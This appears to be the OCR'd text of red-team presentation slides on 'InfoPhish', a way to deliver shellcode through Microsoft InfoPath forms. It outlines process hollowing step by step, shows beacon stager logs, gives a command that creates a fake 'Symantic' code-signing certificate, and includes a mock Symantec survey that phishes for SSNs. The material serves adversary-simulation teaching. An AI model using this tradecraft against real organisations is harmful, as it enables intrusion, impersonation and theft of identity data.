
SHELLCODE RUNNER

BEACON PLEASE



```
10/24 07:54:54 visit from: 192.168.1.52
        Request: GET /Iyh2/
        beacon beacon stager x86
        Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; ASU2JS)

10/24 07:55:50 visit from: 192.168.1.52
        Request: GET /Iyh2/
        beacon beacon stager x86
        Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; ASU2JS)
```

PE HOLLOWING



SOLVING THIS ISSUE: Some what stealthy..

Execute InfoPath Entry Point

- PInvoke
- Unmanaged code
- Structures / Enums

Start a new (suspended) process

- Operator selects target process
- CreateProcess()

Map a view of our shellcode buffer into it

- FindEntry()
- Locate the module base address in the remote process
- Read in the first page
- Locate the entry point

Patch the original process entry point

- ZwCreateSection(), RWX for our Shell Code
- Map our shellcode


Resume execution

- Locate the PE Entry
- Create small but of ASM
- Patch IMAGE_OPTIONAL_HEADER

INVEST IN BUILDING A STORY NOT JUST A PAYLOAD

New-SelfSignedCertificate Certificate Creation


Create custom self signed certs to match the pretext of the phish. If possible roll EV certs for easy win..



```
PS C:\Users\rt\Desktop> New-SelfsignedCertificateEx -Subject "CN=
re" -KeyUsage "DigitalSignature" -FriendlyName "Symantic code sig

Thumbprint                                Subject
----------                                -------
58E0BD4D7ABB31DDD6F82D82A1C1A32F1E159017  CN=Symantic Corp USA


PS C:\Users\rt\Desktop>
```

Create a Pretext to Match

Take the time build out the scenario, even if you get exec(), its always nice to leave the warm and fuzzy.



Norton™ by Symantec

Symantec Customer Survey

Listening to Our Customers and Partners

Being customer driven is a key value of Symantec. Whether you are a customer of our products for your home, your business, or as a partner, we continually strive to better understand your evolving requirements and improve your experience with our company. One of the important ways in which we do this is through our quarterly relationship and performance surveys, which provide us with feedback on our customers' and partners' experiences to help us identify areas that are most important to improve. The surveys we conduct focus entirely on your opinions and preferences.

PE HOLLOW



Norton by Symantec

Symantec Customer Survey

Listening to Our Customers and Partners

Being customer driven is a key value of Symantec. Whether you are a customer of our products for your home, your business, or as a partner, we continually strive to better understand your evolving requirements and improve your experience with our company. One of the important ways in which we do this is through our quarterly relationship and performance surveys, which provide us with feedback on our customers' and partners' experiences to help us identify areas that are most important to improve. The surveys we conduct focus entirely on your opinions and preferences.

Question 1)

What precautions are you taking to protect your endpoint the corporate endpoint:

Question 2)

What is current level of satisfaction with SE:

□Pretty Solid
□Solid
□Weak
□Daily EternalBlue

Question 3)

Enter your Date of Birth and SSN , we need it to confirm your purchase of SE:

Thanks so much for taking the time and the Beacon home; could be worse you could have installed ***Kaspersky.***

Sincerely,

Symantec Team

INFOPATH DEPLOYMENT OPTIONS

WEBDAV

- Easy deployment options for content authoring
- Supported by InfoPath
- Allows you to “Update” payload on the fly
- Allows you to send a link or template file

SHAREPOINT

- Allows to deploy internally
- Deploy to cloud for internet access with no authentication ☺

EMAIL

- Create new Emails that contain the form
- Use this when you don’t want to host externally
- InfoPath Filler still required

ANY QUESTIONS?

Credit:
Steve Borosh @424f424f – Helped with deployment
Chris Ross @Xorrior – Helped with phishing aspects
Aaron Bray @Ambray – Built PE Hollowing

Resources:
https://github.com/InfoPhish/InfoPhish/